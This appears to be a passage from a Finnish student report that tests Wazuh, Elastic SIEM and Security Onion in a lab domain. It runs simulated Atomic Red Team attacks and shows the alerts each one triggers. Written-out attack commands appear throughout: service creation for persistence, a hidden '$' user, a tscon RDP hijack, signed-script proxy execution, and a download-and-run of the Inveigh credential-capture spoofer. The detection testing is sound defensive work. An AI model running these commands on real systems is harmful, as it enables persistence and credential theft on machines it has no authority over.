Käyttäjän luonnista Wazuhiin tulee hälytys, koska se on tunnettu Persistence, eli pysymistaktiikka järjestelmässä. Huomautus tulee, vaikka käyttäjän luonti olisi normaalia toimintaa. Jos se on luotu hyökkääjän toimesta, vaikka työajan ulkopuolella, organisaation SOC-tiimi voi nähdä sen reaalijasssa Wazuhissa. Tässä käytetty komento aiheuttaa Wazuh järjestelmään hälytyksiä käyttäjän luonnista. (Kuvio 19)

Security Alerts					
Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
> Nov 23, 2024 @ 22:38:20.079	T1098	Persistence	User account changed.	8	60110
> Nov 23, 2024 @ 22:38:20.036	T1098	Persistence	User account enabled or created.	8	60109
> Nov 23, 2024 @ 22:38:20.035	T1098	Persistence	User account enabled or created.	8	60109
> Nov 23, 2024 @ 22:38:20.026	T1484	Defense Evasion, Privilege Escalation	Security enabled global group member added S-1-5-21-2644220392-597617018-3746793288-1002.	5	60141

Kuvio 19. Hälytyksiä uuden käyttäjän luonnista

Hälytyksestä selviää luodun käyttäjän nimi eli T1136.001 ja käyttäjä, joka suoritti luonnin eli Administrator sekä työasema WS01.ad.ttc60z.vle.fi. (Kuvio 20).

data.win.eventdata.subjectUserName	Administrator
data.win.eventdata.subjectUserSid	S-1-5-21-853918830-1997409120-3074018368-500
data.win.eventdata.targetDomainName	WS01
data.win.eventdata.targetSid	S-1-5-21-2644220392-597617018-3746793288-1002
data.win.eventdata.targetUserName	T1136.001
data.win.eventdata.userAccountControl	%%2080 %%2082 %%2084
data.win.eventdata.userParameters	%%1793
data.win.eventdata.userWorkstations	%%1793
data.win.system.channel	Security
data.win.system.computer	WS01.ad.ttc60z.vle.fi
data.win.system.eventID	4720

Kuvio 20. Hälytyksen lisätietoja

3.2.5 Windows-Järjestelmäprosessin käynnistäminen tai muokkaaminen

Simuloidaan tilannetta, jossa hyökkääjä luo uuden järjestelmäprosessin, jonka avulla hyökkääjä saa varmistettua järjestelmässä jalansijaansa. Wazuhin tulisi huomata nämä prosessien muutokset, koska se seuraa järjestelmien konfigurointeja ja muutoksia niihin. Hälytys ja siihen liittyvä kriittisyys määräytyvät mahdollisen poikkeaman vaarallisuuden mukaan. Tässä järjestelmäprosessien muokkaus herättäisi varmasti epäilyksiä SOC-tiimille.

Ajetaan komennot, joilla luomme uuden prosessin ja käynnistämme sen kuvion 21 mukaisesti.

```
C:\Users\Administrator>sc.exe create AtomicTestService_CMD binPath= "C:\Users\Administrator\T1543.003\bin\AtomicService.exe" start=auto
[SC] CreateService SUCCESS

C:\Users\Administrator>sc.exe start AtomicTestService_CMD

SERVICE_NAME: AtomicTestService_CMD
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 8364
        FLAGS                 :
C:\Users\Administrator>
```

Kuvio 21. Uuden prosessin luonti

Tästä syntyy Wazuhiin hälytys, joka viestii uuden prosessin luonnista. (Kuvio 22).

Nov 25, 2024 @ 16:23:37:261		T1543.003	Persistence, Privilege Escalation	New Windows Service Created	5	61138
Table	JSON	Rule				
@timestamp	2024-11-25T14:23:37.261Z					
_id	a860Y5MBQ6aazpca48fy					
agent.id	009					
agent.ip	10.3.0.10					
agent.name	DC01					
data.win.eventdata.accountName	LocalSystem					
data.win.eventdata.imagePath	C:\Users\Administrator\T1543.003\bin\AtomicService.exe					
data.win.eventdata.serviceName	AtomicTestService_CMD					
data.win.eventdata.serviceType	user mode service					
data.win.eventdata.startType	auto start					
data.win.system.channel	System					
data.win.system.computer	DC01.ad.ttc60z.vle.fi					
data.win.system.eventID	7045					
data.win.system.eventRecordID	24898					

Kuvio 22. Hälytys uuden prosessin luonnista

### 3.3 ElasticSIEM

#### 3.3.1 Kalastelu: Haitallinen liite


Simuloidaan tapausta, kun hyökkääjä on lähettänyt kalasteluviestin, jonka haitallista liitetiedostoa käyttäjä klikkaa. Haittaohjelman SIEM voi havaita lokitietojen, erikoisen verkkoliikenteen tai muuten, epäilyttävän käytöksen johdosta. Komponenttien, kuten Powershellin komennot, jotka muokkaavat järjestelmää aiheuttavat hälytyksiä. Näin SIEM-työkalun tulisi havaita haittaohjelman lataaminen ja sen asentamisen päätelaitteelle.

Ajetaan DC01:llä komennot kuvion 23 mukaan.

```
PS C:\Users\Administrator> New-Item -Type Directory (split-path ".\T1543.003\bin\AtomicService.exe") -ErrorAction ignore
| Out-Null
PS C:\Users\Administrator> Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1543.003/bin/AtomicService.exe" -OutFile ".\T1543.003\bin\AtomicService.exe"
PS C:\Users\Administrator> $url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'
PS C:\Users\Administrator> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
PS C:\Users\Administrator> Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```

Kuvio 23. Kalastelulinkin simulointi

Tämä aiheuttaa SIEM-järjestelmään hälytyksiä. (Kuvio 24).

Actions	@timestamp	Rule	Severity	Risk Score	Reason	host.name	user.name	process.n...
 	Nov 25, 2024 @ 16:49:46.141	Connection to Commonly Abused Web Servic...	low	21	network event with process powershell.exe,53, by Administrator on DC01 ...	DC01	Administrator	powershell.exe
 	Nov 25, 2024 @ 16:49:46.140	Connection to Commonly Abused Web Servic...	low	21	network event with process powershell.exe,53, by Administrator on DC01 ...	DC01	Administrator	powershell.exe
 	Nov 25, 2024 @ 16:49:18.691	Multiple Alerts in Different ATT&CK Tactics on...	high	73	event created high alert Multiple Alerts in Different ATT&CK Tactics on a SI...	—	—	—
 	Nov 25, 2024 @ 16:49:18.691	Multiple Alerts in Different ATT&CK Tactics on...	high	73	event created high alert Multiple Alerts in Different ATT&CK Tactics on a SI...	—	—	—

Kuvio 24. Kalasteluliitteen avaamisesta syntyvä hälytys

Kun hälytystä tarkastelee tarkemmin, näkyy siellä esimerkiksi millä yhteys on avattu eli powershell.exe ja mihin: raw.githubusercontent.com. (Kuvio 25).

## Connection to Commonly Abused Web Services

Nov 25, 2024 @ 16:49:46.141

Overview Threat Intel 0 Table JSON

```
{
  "name": "powershell.exe",
  "pid": 11580,
  "entity_id":
  "MzdkYmRkODctZDAxYy00ZDEyLTg1YzktNTk4OTFjN2Y5MDJkLTExNTgwLTExMzc3MDE3NjYxLjYwMDI3NjYwMA==",
  "executable": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
},
"destination": {
  "port": 53
},
"dns": {
  "Ext": {
    "options": 4294967295
  },
  "question": {
    "name": "raw.githubusercontent.com",
    "type": "AAAA"
  }
},
"message": "DNS query is completed for the name raw.githubusercontent.com, type 28, query options
2251800887582720 with status 0 Results
::ffff:185.199.108.133;::ffff:185.199.109.133;::ffff:185.199.110.133;::ffff:185.199.111.133; ",
"network": {
  "protocol": "dns".
```

Kuvio 25. Lisätietoja kalasteluhälytyksestä

### 3.3.2 Artefaktien piilottaminen

Hyökkääjä saattaa haluta luoda käyttäjän, joka on piilotettu. Käyttäjän saa piilotetuksi lisäämällä \$ merkin käyttäjänimen alkuun. SIEM havaitsee käyttäjätilien lisäilyn lokitiedoista, joten voidaan ainakin siitä odottaa hälytystä.

Ajetaan DC01:llä kuvion 26 komento:




```
C:\Users\Administrator>net user $ ATOMIC123! /add /active:yes
The command completed successfully.
```

```
C:\Users\Administrator>
```

Kuvio 26. Piilotetun käyttäjän luonti


Tästä aiheutui hälytys. (Kuvio 27).

Actions	@timestamp	Rule	Severity	Risk Score	Reason	host.name	user.name	process.n...
	Nov 25, 2024 @ 17:14:27.801	User Account Creation	low	21	process event with process net.exe, parent process cmd.exe, by Administr...	DC01	Administrator	net.exe

Kuvio 27. Hälytys, piilotettu käyttäjä

Kun avaamme Elasticin analysointi työkalun, näkyy siellä muun muassa luotu käyttäjä. Kuvasta näemme myös process.args, eli komennot, joita käyttäjän luomiseen on käytetty. Tästä voidaan nähdä, että on yritetty luoda piilotettua käyttäjää. (Kuvio 28)

user.domain	AD-TTC60Z
process.parent.pid	19120
process.hash.md5	63dd4523677e62a73a8a74
process.args	C:\Windows\system32\net1
process.args	user
process.args	\$
process.args	ATOMIC123!
process.args	/add
process.args	/active:yes



Kuvio 28. Analytiikkaa hyökkäyksestä

### 3.3.3 Etäkäytön kaappaus

Hyökkääjä yrittää käyttää hyödykseen Windowsin etäkäyttöä ja päästä sen avulla urkkimaan järjestelmiä. SIEM voi havaita etäkäytön kaappausyrityksen ainakin seuraamalla lokitietoja ja huomautamalla sc.exe-komennot ja niiden suorittamisen. SIEM voi myös havaita, että komentoa käytetään epätavallisesti, kuten outo käyttäjä tai outoon aikaan. Työkalussa voi olla myös sääntöjä, joiden avulla se huomaa tietynlaiset palveluiden käynnistysten, joita ei ehkä muuten paljoa käytetä. Se voi myös huomata yhteydet ulospäin organisaation verkosta.

Ajetaan DC01:llä komennot kuvion 29 mukaisesti, vaikka sesshijack käynnistys ei onnistu, syntyy tästä hälytys koska sc.exe palvelua on kutsuttu.

```
C:\Users\Administrator>query user
USERNAME          SESSIONNAME      ID  STATE  IDLE TIME  LOGON TIME
>administrator    console          2   Active   none      24.11.2024 17.44

C:\Users\Administrator>sc.exe create sesshijack binpath= "cmd.exe /k tscon 1337 /dest:rdp-tcp#55"
[SC] CreateService SUCCESS

C:\Users\Administrator>net start sesshijack
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.
```


Kuvio 29. Etäkäytön kaappaus

Tästä syntyi hälytys Elasticiin. (Kuvio 30).

Actions	@timestamp	Rule	Severity	Risk Score	Reason	host.name	user.name	process.n...
<input type="checkbox"/>	Nov 26, 2024 @ 11:56:16.313	Service Control Spawned via Script Interpreter	low	21	process event with process sc.exe, parent process cmd.exe, by Administra...	DC01	Administrator	sc.exe
<input type="checkbox"/>	Nov 26, 2024 @ 11:56:16.311	Service Control Spawned via Script Interpreter	low	21	process event with process sc.exe, parent process cmd.exe, by Administra...	DC01	Administrator	sc.exe
<input type="checkbox"/>	Nov 26, 2024 @ 11:56:16.309	Service Control Spawned via Script Interpreter	low	21	process event with process sc.exe, parent process cmd.exe, by Administra...	DC01	Administrator	sc.exe
<input type="checkbox"/>	Nov 26, 2024 @ 11:56:16.308	Service Control Spawned via Script Interpreter	low	21	process event with process sc.exe, parent process cmd.exe, by Administra...	DC01	Administrator	sc.exe


Kuvio 30. Hälytys sc.exe:n käytöstä

Elasticin analyysityökalulla näkee enemmän tietoa suoritetusta komennosta. Komennot voivat kertoa SIEM-käyttäjille, mitä hyökkääjä on tehnyt järjestelmässä, kuten esimerkiksi, jos prosessi on tunnettu taktiikka, jota on käytetty jo aiemmin. (Kuvio 31).



Kuvio 31. Etäkäytön analyysi 1

Tästä syntyi myös toinen hälytys, joka näyttää analyysi työkalulla tältä. (Kuvio 32)



Kuvio 32. Etäkäytön analyysi 2

### 3.3.4 LLMNR saastuttaminen Inveigh työkalulla

Hyökkääjä saattaa hyödyntää iskussaan Microsoft Windows -verkkojen nimenratkaisuprotokollaa (LLMNR ja NBT-NS) ja SMB:n (Server Message Block) todennusta manipuloidakseen liikennettä ja varastaakseen käyttäjien kirjautumistietoja.

LLMNR-saastuttaminen voidaan havaita SIEM-työkalussa tarkkailemalla LLMNR- ja NBT-NS-kyselyjä. Kummallinen määrä nimenratkaisupyyntöjä tai tuntemattomista lähteistä tulevat kyselyt voivat näkyä SIEM-työkalussa. SIEM voi havaita SMB-autentikoinnin ja epäilyttäviä kirjautumisyhteyksiä. SMB palvelussa on ollut paljon tunnettuja haavoittuvuuksia, ja tämän takia, hyökkääjä voi yrittää sitä kautta järjestelmään. Hyökkäystyökalu Inveigh voi tuottaa hälytyksiä, kun epäilyttäviä prosesseja ajetaan järjestelmässä. SIEM voi nähdä nämä esimerkiksi kerätyistä lokitiedoista.

Käytetään simuloinnissa Inveigh hyökkäystyökalua. Työkalu haastelee järjestelmästä tietoja. (Kuvio 33).

```

>> IEX (iwr "https://raw.githubusercontent.com/Kevin-Robertson/Inveigh/82be2377ade47a4e325217b4144878a59595e750/Inveigh.ps1" -UseBasicParsing)
>> Invoke-Inveigh -ConsoleOutput Y -NBNS Y -MDNS Y -HTTPS Y -PROXY Y
[*] Inveigh 1.506 started at 2024-11-26T12:36:06
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 10.3.0.10
[+] Spoofer IP Address = 10.3.0.10
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer For Type QU = Enabled
[+] mDNS TTL = 120 Seconds
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] Proxy Capture = Enabled
[+] Proxy Port = 8492
[+] Proxy Authentication = NTLM
[+] Proxy Ignore List = Firefox
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Proxy Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Disabled
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
[+] [2024-11-26T12:36:11] TCP(5986) SYN packet detected from 10.3.0.1:35565
[+] [2024-11-26T12:36:11] TCP(5986) SYN packet detected from 10.3.0.1:57693
[+] [2024-11-26T12:36:14] TCP(5986) SYN packet detected from 10.3.0.1:45031
[+] [2024-11-26T12:36:14] TCP(5986) SYN packet detected from 10.3.0.1:54871
[+] [2024-11-26T12:36:17] TCP(5986) SYN packet detected from 10.3.0.1:40993
[+] [2024-11-26T12:36:17] TCP(5986) SYN packet detected from 10.3.0.1:57105
[+] [2024-11-26T12:36:20] TCP(5986) SYN packet detected from 10.3.0.1:39297
[+] [2024-11-26T12:36:20] TCP(5986) SYN packet detected from 10.3.0.1:34737
[+] [2024-11-26T12:36:23] TCP(5986) SYN packet detected from 10.3.0.1:37527
[+] [2024-11-26T12:36:23] TCP(5986) SYN packet detected from 10.3.0.1:50369

```

### Kuvio 33. Inveighin käyttö

Ainut hälytys mitä tästä aiheutui, oli työkalun latausvaiheessa. Elastic ilmoitti yhteydestä tunnettuun haittaohjelmasisivustoon. Muiden hälytysten puute johtuu todennäköisesti Elasticin säännöistä, joita ei ole riittävästi huomaamaan kaikkia turvallisuusriskejä.

#### 3.3.5 Ohjelmien suorittaminen allekirjoitetun skriptin välityksellä

Hyökkääjä voi käyttää luotettuja, usein sertifikaatilla allekirjoitettuja skriptejä haitallisten tiedostojen suorittamiseen. Näin hyökkääjällä on mahdollisuus kiertää sovellusten valvonta ja allekirjoitusten tarkistus.


Allekirjoitetut skriptit voidaan havaita lokitiedoista ja prosessivalvonnassa, kun havaitaan epäilyttäviä prosesseja käynnistyvän järjestelmässä. Prosessit, kuten skriptin suorittaminen ja .exe ohjelman käynnistys voisi jäädä SIEM-työkaluun kiinni. Epätavallinen toiminta, kuten juuri näiden prosessien käynnistäminen voi aiheuttaa hälytyksiä, koska ne eivät ole normaaleita tapoja toimia päätelaitteilla. Allekirjoitettu skripti voi myös tehdä asioita järjestelmässä, jotka aiheuttavat hälytyksiä, vaikka itse skripti olisi allekirjoitettu ja SIEM ei tunnista sitä uhaksi.

Hyökkäyksen simuloimiseen käytettiin komentoa, joka suorittaa allekirjoitetun SyncAppvPublishingServer-skriptin ja käynnistää calc.exe -ohjelman eli Windowsin laskimen. (Kuvio 34).

```
C:\Users\Administrator>C:\windows\system32\SyncAppvPublishingServer.vbs "&n;Start-Process calc"
```

Kuvio 34. Komento

Hyökkäys näkyi Elasticissa hälytyksenä, jonka aiheena oli Windows skripti, joka käyttää PowerShellä. Hyökkäyksen analyysi kertoi, mitä komentoa on käytetty ja mitä sillä on avattu. (Kuvio 35).



Kuvio 35. Analyysi skriptin suorittamisesta

## 4 Yhteenveto

### 4.1 Tulosten analysointi ja johtopäätökset

Kun analysoidaan testien seurauksina järjestelmiin syntyneitä hälytyksiä, saamme hyvän kuvan kerätystä tiedosta, hälytysten kattavuudesta ja mahdollisista puutteista. Ensimmäisenä on hyvä ymmärtää, että järjestelmät toimivat juuri niin hyvin, kuin niihin on panostettu. Meidän tapauksemme käytämme enimmäkseen valmiita hälytys sääntöjä ja muutamaa integraatiota. Sääntöjä tulee luoda ja päivittää itse, jotta ne pysyvät ajankohtaisena. Tiedon oikeaoppinen suodattaminen ja kokoonpaneminen on myös avain asemassa, kun käsitellään suuria data määriä.

On myös tärkeää huomioida, että järjestelmät toimivat yhdessä täydentäen toinen toistaan. Tämä korostui testauksien aikana, kun tutkimme Security Onion lokeja Wazuh lokien kanssa. Järjestelmät keräävät tietoa eri kohteista, Security onion keskittyy verkkoliikenteeseen, kun taas Wazuh keskittyy enemmän päätelaitteissa tapahtuviin asioihin, kuten kirjautumisiin ja suoritettuihin komentoihin.

Yksi keskeinen huomio testeissä oli lokimelun, eli turhien hälytysten, suuri määrä. Tällaiset hälytykset tekevät oikeiden uhkien tunnistamisesta haastavaa. Esimerkiksi Wazuh tuotti paljon hälytyksiä, kun paloalto-käyttäjä kirjautui DC01-palvelimelle noutaakseen AD-käyttäjätietoja. Tämäntyyppiset hälytykset ovat usein tarpeettomia, mutta niitä voidaan hallita tarkentamalla sääntöjä ja suodattamalla tietyt tapahtumatyyppit pois.

#### 4.1.1 Johtopäätökset

- **Monikerroksinen lähestymistapa:** Järjestelmät keskittyvät eri lähteisiin. Security Onion keskittyy verkkoliikenteeseen, kun taas Wazuh ja Elastic tarkkailevat enemmän päätelaitteita ja käyttäjätointa.
- **Sääntöjen päivitys:** Järjestelmien säännöt vaativat jatkuvaa päivittämistä uusien uhkien havaitsemiseksi
- **Tiedon suodattaminen:** Tietoa tulee osata suodattaa, jotta voimme keskittyä olennaisiin hälytyksiin paremmin.

## 4.2 Työkalujen tehokkuus ja ominaisuudet

Niin kuin aiemmin mainittu, työkalut keskittyvät keräämään tietoa eri osa-alueilta ja niitä on tarkoitus käyttää yhdessä, selkeän kokonaiskuvan muodostamiseksi. Järjestelmistä löytyy eri ominaisuuksia, joten tietty järjestelmä soveltuu toiseen tehtävään paremmin kuin toinen.

Otetaan vertailuun aluksi testitapaus, jossa loimme käyttäjän \$ ATOMIC123! Verrataan hälytyksiä ElasticSIEM ja Wazuh järjestelmien välillä.

Elastic ilmoittaa selkeästi lisätiedoissa prosessin argumentit, nimen, ja vastaa kysymyksiin kuka, missä ja milloin. Argumenteista selviää myös luodun käyttäjän nimi. (Kuvio 36).

User Account Creation		
Nov 25, 2024 @ 17:14:27.801		
Overview	Threat Intel <span>0</span>	Table JSON
Field	Value	Alert prevalence ⓘ
host.name	DC01	21
Agent status	Healthy	—
user.name	Administrator	27
Rule type	eq1	33
Source event id	NlxsjVE1ZuDzHwZI++9bYGm	1
process.name	net.exe	1
process.parent.name	cmd.exe	16
process.args	net user \$ ATOMIC123! /add /active:yes	6
Investigation guide		

Kuvio 36. Elasticin hälytys käyttäjän luonnista



Wazuh ilmoittaa hälytyksissään kätevästi, mihin hyökkäys taktiikkaan tapahtuma vastaa MITRE:ssä. Loki tiedoissa Wazuh ei tosin tunnista luodun käyttäjän nimeä \$ merkin jälkeen vaan kirjaa luodun käyttäjän nimeksi \$. (Kuvio 37).


```
f data.win.eventdata.targetDomainName AD-TTC60Z
f data.win.eventdata.targetSid S-1-5-21-853918830-1997409120-3074018368-2118
f data.win.eventdata.targetUserName $
f data.win.system.channel Security
f data.win.system.computer DC01.ad.ttc60z.vle.fi
f data.win.system.eventID 4722
f data.win.system.eventRecordID 242898018
f data.win.system.keywords 0x8020000000000000
f data.win.system.level 0
f data.win.system.message "A user account was enabled.

Subject:
  Security ID:      S-1-5-21-853918830-1997409120-3074018368-500
  Account Name:    administrator
  Account Domain:  AD-TTC60Z
  Logon ID:        0x4E83676DA

Target Account:
  Security ID:      S-1-5-21-853918830-1997409120-3074018368-2118
  Account Name:    $
  Account Domain:  AD-TTC60Z"
```

Kuvio 37. Wazuh:n hälytys käyttäjän luonnista

Elasticistä löytyy myös monia erilaisia tapausten analysointityökaluja, kuten analyzer, jonka saa suoraan auki hälytyksestä, kuten kuviossa 38. Järjestelmässä pystyy myös luomaan hälytyksistä aikajanoja ja caseja.



Kuvio 38. Elastic\_analyzer

Security Onion tarjoaa myös laajan valikoiman työkaluja ja integraatioita, kuten cyberchef, MITRE ATT&CK Navigator ja Kibana. Security Onionilla pystytään myös tehdä melko syvällistä analyysiä, esimerkiksi PCAP-tiedostojen käsittelyllä ja analyysillä. Järjestelmä on erittäin laaja ja tämän takia sen käyttö voi olla hieman haastavaa. Tarkastellaan esimerkiksi hälytystä mahdollisesta brute-force hyökkäyksestä WordPress sivustollemme, jonka hälytykset näkyvät kuvioissa 39.

2024-11-25 12:58:02.225 +02:00	ET WEB_SERVER Wordpress Login Bruteforcing Detected	medium	10.1.0.10	63413	10.4.0.11	80	1
@timestamp	2024-11-25T10:58:02.225Z						
@version	1						
destination.ip	10.4.0.11						
destination.port	80						
ecs.version	8.0.0						
event.category	network						
event.dataset	alert						
event.ingested	2024-11-25T10:58:04.824Z						
event.module	suricata						
event.severity	2						
event.severity_label	medium						
host.name	onion						
log.file.path	/nsm/suricata/eve-2024-11-25-10-46.json						
log.id.uid	91117062600385						
log.offset	118574						

Kuvio 39. Brute force hyökkäyksestä aiheutunut hälytys Security Onionissa

Kuviossa 40 näkyy että kyseessä on GET pyyntö admin paneeliin, ja POST pyyntö eli kirjautumisyritys käyttäjätunnuksella admin ja salasanalla root66.

```

network.data.decoded
GET /wp-admin/ HTTP/1.1
Host: www.group13.ttc60z.vle.fi
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SESSID=f4MBAWdEYVZXHyL3AwMEAg==; wordpress_test_cookie=WP%20Cookie%20check

GET /wp-login.php?redirect_to=http%3A%2F%2Fwww.group13.ttc60z.vle.fi%2Fwp-admin%2F&reauth=1 HTTP/1.1
Host: www.group13.ttc60z.vle.fi
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SESSID=f4MBAWdEYVZXHyL3AwMEAg==; wordpress_test_cookie=WP%20Cookie%20check

